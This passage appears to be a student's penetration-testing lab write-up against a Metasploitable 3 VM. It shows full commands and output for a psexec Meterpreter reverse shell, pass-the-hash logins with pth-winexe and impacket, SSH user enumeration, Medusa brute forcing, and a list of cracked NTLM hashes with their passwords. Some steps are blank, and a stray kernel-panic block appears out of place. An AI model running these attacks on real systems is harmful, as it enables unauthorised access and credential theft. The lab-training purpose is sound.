msf6 exploit(windows/smb/psexec) > set AutoRunScript post/windows/manage/migrate
AutoRunScript ⇒ post/windows/manage/migrate
msf6 exploit(windows/smb/psexec) >
```

Step 6: Using the options command, you will see that the SMBUSER and SMBPass parameters are needed.

```
msf6 exploit(windows/smb/psexec) > set SMBUSER Administrator
SMBUSER ⇒ Administrator
msf6 exploit(windows/smb/psexec) > set SMBPass vagrant
SMBPass ⇒ vagrant
msf6 exploit(windows/smb/psexec) > exploit\
 >

[*] Started reverse TCP handler on 192.168.1.100:4444
[*] 192.168.1.104:445 - Connecting to the server ...
[*] 192.168.1.104:445 - Authenticating to 192.168.1.104:445 as user 'Administrator' ...
[*] 192.168.1.104:445 - Selecting PowerShell target
[*] 192.168.1.104:445 - Executing the payload ...
[+] 192.168.1.104:445 - Service start timed out, OK if running a command or non-service exec
utable ...
[*] Sending stage (175686 bytes) to 192.168.1.104
[*] Session ID 1 (192.168.1.100:4444 → 192.168.1.104:49961) processing AutoRunScript 'post/
windows/manage/migrate'
[*] Running module against VAGRANT-2008R2
[*] Current server process: powershell.exe (3496)
[*] Spawning notepad.exe process to migrate into
[*] Spoofing PPID 0
[*] Migrating into 1320
[+] Successfully migrated into process 1320
[*] Meterpreter session 1 opened (192.168.1.100:4444 → 192.168.1.104:49961) at 2024-03-16 1
5:34:42 -0400

meterpreter >
```

Step 7: Use Windows-based shell commands.

```
meterpreter > ipconfig

Interface  1
============
Name         : Software Loopback Interface 1
Hardware MAC : 00:00:00:00:00:00
MTU          : 4294967295
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff


Interface 11
============
Name         : Intel(R) PRO/1000 MT Desktop Adapter
Hardware MAC : 08:00:27:d7:cc:d8
MTU          : 1500
```

```
meterpreter > dir
Listing: C:\Windows\system32
============================

Mode              Size      Type  Last modified              Name
----              ----      ----  -------------              ----
040777/rwxrwxrwx  0         dir   2010-11-21 00:56:55 -0500  0409
100666/rw-rw-rw-  2151      fil   2009-06-10 17:16:56 -0400  12520437.cpx
100666/rw-rw-rw-  2233      fil   2009-06-10 17:16:56 -0400  12520850.cpx
100666/rw-rw-rw-  39424     fil   2009-07-13 21:03:47 -0400  ACCTRES.dll
100777/rwxrwxrwx  20992     fil   2009-07-13 21:14:12 -0400  ARP.EXE
100666/rw-rw-rw-  442880    fil   2015-02-02 22:12:29 -0500  AUDIOKSE.dll
100666/rw-rw-rw-  744448    fil   2010-11-20 22:25:22 -0500  ActionCenter.dll
100666/rw-rw-rw-  537600    fil   2010-11-20 22:25:22 -0500  ActionCenterCPL.dll
100777/rwxrwxrwx  38912     fil   2009-07-13 21:14:11 -0400  AdapterTroubleshooter.exe
100666/rw-rw-rw-  438272    fil   2010-11-20 22:25:12 -0500  AdmTmpl.dll
040777/rwxrwxrwx  0         dir   2010-11-20 22:32:54 -0500  AdvancedInstallers
100666/rw-rw-rw-  203264    fil   2009-07-13 21:14:53 -0400  AppIdPolicyEngineApi.dll
100666/rw-rw-rw-  29696     fil   2009-07-13 21:14:53 -0400  Apphlpdm.dll
100777/rwxrwxrwx  29184     fil   2009-07-13 21:14:12 -0400  AtBroker.exe
100666/rw-rw-rw-  374784    fil   2015-02-02 22:12:12 -0500  AudioEng.dll
100666/rw-rw-rw-  195584    fil   2015-02-02 22:12:12 -0500  AudioSes.dll
100666/rw-rw-rw-  217088    fil   2009-07-13 21:14:57 -0400  AuditNativeSnapIn.dll
100666/rw-rw-rw-  55296     fil   2009-07-13 21:14:57 -0400  AuditPolicyGPInterop.dll
100666/rw-rw-rw-  297472    fil   2009-07-13 21:14:57 -0400  AuthFWGP.dll
100666/rw-rw-rw-  5066752   fil   2010-11-20 22:24:25 -0500  AuthFWSnapin.dll
100666/rw-rw-rw-  126976    fil   2009-07-13 21:20:07 -0400  AuthFWWizFwk.dll
```

3. Pass the Hash

A. Getting a Shell with PTH-WinExe

Step 1: Power on both the Kali Linux and the Metasploitable 3 VMs and make sure they are connected to PFSense.

Step 2: Gain access to the Windows Command Prompt shell on our Kali Linux machine by passing the hashes of the Administrator account.

```
┌──(kali㉿kali)-[~/Desktop]
└─$ pth-winexe -U Administrator%aad3b435b51404eeaad3b435b51404ee:e02bc503339d51f71d913c245d3
5b50b //192.168.1.104 cmd
E_md4hash wrapper called.
HASH PASS: Substituting user supplied NTLM HASH...
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>
```

Step 3: Run Windows-based commands from the Kali terminal.

```
C:\Windows\system32>whoami
whoami
vagrant-2008r2\administrator

C:\Windows\system32>dir
dir
 Volume in drive C is Windows 2008R2
 Volume Serial Number is 00C2-527F

 Directory of C:\Windows\system32

03/16/2024  01:06 PM    <DIR>          .
03/16/2024  01:06 PM    <DIR>          ..
03/19/2023  02:05 AM    <DIR>          -p
11/20/2010  10:56 PM    <DIR>          0409
11/20/2010  08:24 PM           158,720 aaclient.dll
11/20/2010  08:24 PM         3,745,792 accessibilitycpl.dll
06/10/2009  02:00 PM            14,032 accserv.mib
07/13/2009  06:24 PM            39,424 ACCTRES.dll
07/13/2009  06:40 PM             9,216 acledit.dll
07/13/2009  06:40 PM           154,112 aclui.dll
11/20/2010  08:24 PM            53,248 acppage.dll
07/13/2009  06:40 PM            11,264 acproxy.dll
11/20/2010  08:25 PM           780,800 ActionCenter.dll
11/20/2010  08:25 PM           549,888 ActionCenterCPL.dll
11/20/2010  08:24 PM           213,504 ActionQueue.dll
07/13/2009  06:40 PM           267,776 activeds.dll
07/13/2009  04:53 PM           111,616 activeds.tlb
11/20/2010  08:24 PM           111,616 ActiveSockets.dll
```

B. Using Impacket

Step 1: Power on both the Kali Linux and the Metasploitable 3 VMs and make sure they are connected to PFSense.

Step 2: Gain access to the Windows Command Prompt shell on our Kali Linux machine by passing the hashes of the Administrator account.

```
┌──(kali㉿kali)-[~/Desktop]
└─$ impacket-psexec Administrator@192.168.1.104 -hashes aad3b435b51404eeaad3b435b51404ee:e02
bc503339d51f71d913c245d35b50b
Impacket v0.11.0 - Copyright 2023 Fortra

[*] Requesting shares on 192.168.1.104.....
[*] Found writable share ADMIN$
[*] Uploading file mBcLXhAY.exe
[*] Opening SVCManager on 192.168.1.104.....
[*] Creating service bVEV on 192.168.1.104.....
[*] Starting service bVEV.....
[!] Press help for extra shell commands
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>
```

Step 3: Run Windows-based commands from the Kali terminal.

```
C:\Windows\system32> whoami
nt authority\system

C:\Windows\system32> ls
.exe
wkscli.dll
wksprt.exe
wksprtPS.dll
wkssvc.dll
wlangpui.dll
wlaninst.dll
wlanutil.dll
wlgpclnt.dll
wlms
wlrmdr.exe
wmi.dll
wmicmiplugin.dll
wmidcom.dll
wmiprop.dll
wmitomi.dll
```

4. Gaining Access by Exploiting SSH

Step 1: Power on both the Kali Linux and the Metasploitable 3 VMs and make sure they are connected to PFSense.

Step 2: Use Nmap to do a port scan to determine whether SSH is running on port 22.

```
┌──(kali㉿kali)-[~/Desktop]
└─$  nmap -A -p 22 192.168.1.104
Starting Nmap 7.94 ( https://nmap.org ) at 2024-03-16 16:21 EDT
Nmap scan report for 192.168.1.104
Host is up (0.00033s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.1 (protocol 2.0)
| ssh-hostkey:
|   2048 fd:08:98:ca:3c:e8:c1:3c:ea:dd:09:1a:2e:89:a5:1f (RSA)
|_  521 7e:57:81:8e:f6:3c:1d:cf:eb:7d:ba:d1:12:31:b5:a8 (ECDSA)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/
 .
Nmap done: 1 IP address (1 host up) scanned in 1.14 seconds
```

Step 3: Start the Metasploit exploitation dev. framework for the SSH user enumeration.

```
┌──(kali㉿kali)-[~/Desktop]
└─$ msfconsole
Metasploit tip: Save the current environment with the save command,
future console restarts will use this environment again


Unable to handle kernel NULL pointer dereference at virtual address 0×d34db33f
EFLAGS: 00010046
eax: 00000001 ebx: f77c8c00 ecx: 00000000 edx: f77f0001
esi: 803bf014 edi: 8023c755 ebp: 80237f84 esp: 80237f60
ds: 0018   es: 0018  ss: 0018
Process Swapper (Pid: 0, process nr: 0, stackpage=80377000)
```


Step 4: Invoke the SSH user enumeration module.

```
msf6 > use auxiliary/scanner/ssh/ssh_enumusers
msf6 auxiliary(scanner/ssh/ssh_enumusers) >
```


Step 5: Set the target's address.

```
msf6 auxiliary(scanner/ssh/ssh_enumusers) > set RHOSTS 192.168.1.104
RHOSTS ⇒ 192.168.1.104
msf6 auxiliary(scanner/ssh/ssh_enumusers) >
```


Step 6: Set the wordlist that contains a list of possible usernames and run the module.



Step 7: Use the SSH login module to attempt to login using the Administrator's credentials already discovered.



Step 8: Use the sessions command to see a list of active sessions and their corresponding IDs. Use -i to interact with a particular session (or foreground it).



Step 9: Use Medusa to gain access to the target using SSH.

```
┌──(kali㉿kali)-[~/Desktop]
└─$ medusa -h 192.168.1.104 -u Administrator -P /usr/share/wordlists/rockyou.txt -M ssh
Medusa v2.2 [http://www.foofus.net] (C) JoMo-Kun / Foofus Networks <jmk@foofus.net>

ACCOUNT CHECK: [ssh] Host: 192.168.1.104 (1 of 1, 0 complete) User: Administrator (1 of 1, 0
 complete) Password: 123456 (1 of 14344391 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.1.104 (1 of 1, 0 complete) User: Administrator (1 of 1, 0
 complete) Password: 12345 (2 of 14344391 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.1.104 (1 of 1, 0 complete) User: Administrator (1 of 1, 0
 complete) Password: 123456789 (3 of 14344391 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.1.104 (1 of 1, 0 complete) User: Administrator (1 of 1, 0
 complete) Password: password (4 of 14344391 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.1.104 (1 of 1, 0 complete) User: Administrator (1 of 1, 0
 complete) Password: iloveyou (5 of 14344391 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.1.104 (1 of 1, 0 complete) User: Administrator (1 of 1, 0
 complete) Password: princess (6 of 14344391 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.1.104 (1 of 1, 0 complete) User: Administrator (1 of 1, 0
```

Man medusa command:

```
kali@kali: ~/Desktop
File  Actions  Edit  View  Help
MEDUSA(1)                    General Commands Manual                    MEDUSA(1)

NAME
       MEDUSA - Parallel Network Login Auditor

SYNOPSIS
       medusa  [-h host|-H file] [-u username|-U file] [-p password|-P file] [-C file] -M
       module [OPTIONS]

DESCRIPTION
       Medusa is intended to be a  speedy,  massively  parallel,  modular,  login  brute-
       forcer.  The goal is to support as many services which allow remote authentication
       as  possible.  The author considers following items to some of the key features of
       this application:
```

Exercises

Exercise 1:

Question 1: What username and password correspond to the NTLM hash 0fd2eb40c4aa690171ba066c037397ee?

- :pr0t0c0l

Question 2: How many NTLM hashes was Hashcat able to crack? Provide the usernames and corresponding passwords, if any.
Hashcat was able to crack 3.

```
C:\Users\thoma\Documents\hashcat-6.2.6>hashcat -m 1000 password_hashes.txt -a 0 rockyou.txt --show
e02bc503339d51f71d913c245d35b50b:vagrant
0fd2eb40c4aa690171ba066c037397ee:pr0t0c0l
31d6cfe0d16ae931b73c59d7e0c089c0:

C:\Users\thoma\Documents\hashcat-6.2.6>
```

Here are the rest I was able to find:

- 0fd2eb40c4aa690171ba066c037397ee:pr0t0c0l
- 31d6cfe0d16ae931b73c59d7e0c089c0:
- 62708455898f2d7db11cfb670042a53f:b@ckstab
- e02bc503339d51f71d913c245d35b50b:vagrant
- e7200536327ee731c7fe136af4575ed8:rwaaaaawr5
- 33ed98c5969d05a7c15c25c99e3ef951:sh00t-first
- 481e6150bde6998ed22b0e9bac82005a:use_the_f0rce
- 4fb77d816bce7aeee80d7c2e5e55c859:thats_no_moon
- 74c0a3dd06613d3240331e94ae18b001:daddy_issues1
- 8d0a16cfc061c3359db455d00ec27035:D@rj33l1ng
- b73a851f8ecff7acafbaa4a806aea3e0:d@rk_sid3
- c706f83a7b17a0230e55cde2f3de94fa:yipp33!!
- ce269c6b7d9e2f1522b44686b49082db:hanShotFirst!
- d60f9a4859da4feadaf160e97d200dc9:mandalorian1
- ec1dcd52077e75aef4a1930b0917c4d4:mesah_p@ssw0rd
- fac6aada8b7afc418b3afea63b7577b4:beep_b00p
- 8ae6a810ce203621cf9cfa6f21f14028:help_me_obiw@n
- 93ec4eaa63d63565f37fe7f28d99ce76:not-a-slug12

Exercise 2:

Step 1: Power on both the Kali Linux and the Metasploitable 3 VMs and make sure they are connected to PFSense.

Step 2: Use the following SMBclient command to list the remote file shares exposed on Metasploitable 3 using the identity of the Administrator user

Step 3:

```
┌──(kali㉿kali)-[~]
└─$ smbclient -L \\\\192.168.1.104\\ -U Administrator
Password for [WORKGROUP\Administrator]:

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        C$              Disk      Default share
        IPC$            IPC       Remote IPC
Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 192.168.1.104 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOU
ND)
Unable to connect with SMB1 -- no workgroup available
```

Step 4: Explore the interesting files Sharename files. (ADMIN$ and C$ because these are both Disks.)


```
┌──(kali㉿kali)-[~]
└─$ smbclient \\\\192.168.1.104\\ADMIN$ -U Administrator
Password for [WORKGROUP\Administrator]:
Try "help" to get a list of possible commands.
smb: \> whoami
whoami: command not found
smb: \> ls
  .                                   D        0  Sat Mar 16 16:15:54 2024
  ..                                  D        0  Sat Mar 16 16:15:54 2024
  AppCompat                           D        0  Mon Jul 13 23:20:08 2009
  AppPatch                            D        0  Sat Nov 20 22:31:48 2010
  assembly                          DSR        0  Sun Mar 19 05:35:22 2023
  bfsvc.exe                           A    71168  Sat Nov 20 22:24:24 2010
```

ADMIN$ has the following XML files:

diagerr.xml	A	1908	Sun Mar 19 05:04:59 2023
diagwrn.xml	A	1908	Sun Mar 19 05:04:59 2023
ServerStandard.xml	A	73429	Wed Jun 10 16:31:01 2009
ServerWeb.xml	A	73395	Wed Jun 10 16:31:01 2009


C$ did not have .xml files in the main directory.

Step 5: Connect to C$ and use the ls command to look at the files. Are there any image files?



One image found:
jack_of_diamonds.png A 0 Sun Mar 19 05:45:00 2023

Step 6: Use the get command to download the file. Open and say what was listed.



Finding: The file jack_of_diamonds.png was empty.